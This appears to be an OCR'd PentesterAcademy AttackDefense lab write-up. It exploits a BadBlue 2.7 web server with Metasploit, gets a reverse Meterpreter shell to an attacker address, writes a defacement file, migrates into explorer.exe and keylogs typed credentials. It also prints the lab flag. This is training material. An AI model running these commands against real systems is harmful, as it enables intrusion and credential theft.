

ATTACK
DEFENSE
by PentesterAcademy

Name	Post-Exploitation: File and Keylogging
URL	https://attackdefense.com/challengedetails?cid=1955
Type	Windows Exploitation: With Metasploit

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.0.71
root@attackdefense:~#
```

Step 2: Run an Nmap scan against the target IP.

Command: nmap 10.0.0.71

```
root@attackdefense:~# nmap 10.0.0.71
Starting Nmap 7.70 ( https://nmap.org ) at 2020-09-24 09:36 IST
Nmap scan report for ip-10-0-0-71.ap-southeast-1.compute.internal (10.0.0.71)
Host is up (0.059s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49158/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 14.45 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open. We will run nmap again to determine version information on port 80.

Command: nmap -sV -p 80 10.0.0.71

```
root@attackdefense:~# nmap -sV -p 80 10.0.0.71
Starting Nmap 7.70 ( https://nmap.org ) at 2020-09-24 09:37 IST
Nmap scan report for ip-10-0-0-71.ap-southeast-1.compute.internal (10.0.0.71)
Host is up (0.058s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    BadBlue httpd 2.7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.74 seconds
root@attackdefense:~#
```

Step 4: We will search the exploit module for badblue 2.7 using searchsploit.

Command: searchsploit badblue 2.7

```
root@attackdefense:~# searchsploit badblue 2.7
------------------------------------------------------
 Exploit Title
------------------------------------------------------
BadBlue 2.72 - PassThru Remote Buffer Overflow
BadBlue 2.72b - Multiple Vulnerabilities
BadBlue 2.72b - PassThru Buffer Overflow (Metasploit)
Working Resources BadBlue 1.2.7 - Denial of Service
Working Resources BadBlue 1.2.7 - Full Path Disclosure
------------------------------------------------------
Shellcodes: No Result
Papers: No Result
root@attackdefense:~#
```

Step 5: There is a metasploit module for badblue server. We will use PassThu remote buffer overflow metasploit module to exploit the target.

Commands:
msfconsole
use exploit/windows/http/badblue_passthru
set RHOSTS 10.0.0.71
exploit


```
msf5 > use exploit/windows/http/badblue_passthru
msf5 exploit(windows/http/badblue_passthru) > set RHOSTS 10.0.0.71
RHOSTS => 10.0.0.71
msf5 exploit(windows/http/badblue_passthru) > exploit

[*] Started reverse TCP handler on 10.10.3.6:4444
[*] Trying target BadBlue EE 2.7 Universal...
[*] Sending stage (180291 bytes) to 10.0.0.71
[*] Meterpreter session 1 opened (10.10.3.6:4444 -> 10.0.0.71:49222)

meterpreter >
```

We have successfully exploited the target vulnerable application (badblue) and received a meterpreter shell.

Step 6: Searching the flag.

Command: shell
cd /

dir
type flag.txt



This reveals the flag to us.

Flag: 70a569da306697d64fc6c19afea37d94


Step 7: Switch the directory to the Administrator's Desktop and create a text file. i.e hacked.txt

Command: cd Users\\Administrator\\Desktop
dir
ECHO "You have been Hacked" > hacked.txt

```
C:\Program Files (x86)\BadBlue\EE>cd /
cd /

C:\>cd Users\\Administrator\\Desktop
cd Users\\Administrator\\Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AEDF-99BD

 Directory of C:\Users\Administrator\Desktop

09/11/2020  08:18 AM    <DIR>          .
09/11/2020  08:18 AM    <DIR>          ..
09/11/2020  08:17 AM             1,050 BadBlue Enterprise Edition.lnk
               1 File(s)          1,050 bytes
               2 Dir(s)   9,291,423,744 bytes free

C:\Users\Administrator\Desktop>ECHO "You have been Hacked" > hacked.txt
ECHO "You have been Hacked" > hacked.txt

C:\Users\Administrator\Desktop>
```

Step 8: Verifying the created file on the victim machine.

Note: We can switch the view of "**Attacker Machine**" and "**Target Machine**" by clicking on one of this tabs as shown in the below snapshot. It is located at the top left of the challenge window.




Step 9: Running a hacked.txt file from the attacker's machine.

Note: Just enter the name of the file "hacked.txt" and press enter.

Command: hacked.txt

```
C:\Users\Administrator\Desktop>hacked.txt
hacked.txt

C:\Users\Administrator\Desktop>
```

Step 10: Verifying if the hacked.txt file is open on the victim machine or not.



We have successfully created and launched a hacked.txt file from the attacker's machine.

Step 11: Checking all the running processes on the target machine and migrating the current process in **explorer.exe** process.

Command: ps

```
 2604  936   taskhostex.exe        x64   1        WIN-OMCNBKR66MN\Administrator
 2724  2716  explorer.exe          x64   1        WIN-OMCNBKR66MN\Administrator
 3192  3184  csrss.exe             x64   3
 3220  3184  winlogon.exe          x64   3        NT AUTHORITY\SYSTEM
 3272  3220  LogonUI.exe           x64   3        NT AUTHORITY\SYSTEM
 3280  3220  dwm.exe               x64   3        Window Manager\DWM-3
 3468  1284  rdpclip.exe           x64   1        WIN-OMCNBKR66MN\Administrator
 3864  688   msdtc.exe             x64   0        NT AUTHORITY\NETWORK SERVICE

meterpreter > 
```

We can notice that explorer.exe pid is **2724**. We will use this explorer.exe pid to migrate into this process.

Command: migrate 2724

```
meterpreter > migrate 2724
[*] Migrating from 2440 to 2724...
[*] Migration completed successfully.
meterpreter >
```


We have successfully migrated into the explorer.exe process.

Step 12: Running keyscan_start to capture keystrokes.

Command: keyscan_start

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter >
```

Step 13: Typing random texts in the notepad.



Step 14: Dump the keylogger data.

Command: keyscan_dump

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
<CR>
user - attackdefense<CR>
pass - abc<Shift>_0789123

meterpreter >
```

We have successfully captured all the entered data in the notepad. i.e hacked.txt

References

1. BadBlue 2.72b - Multiple Vulnerabilities (https://www.exploit-db.com/exploits/4715)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/http/badblue_passthru)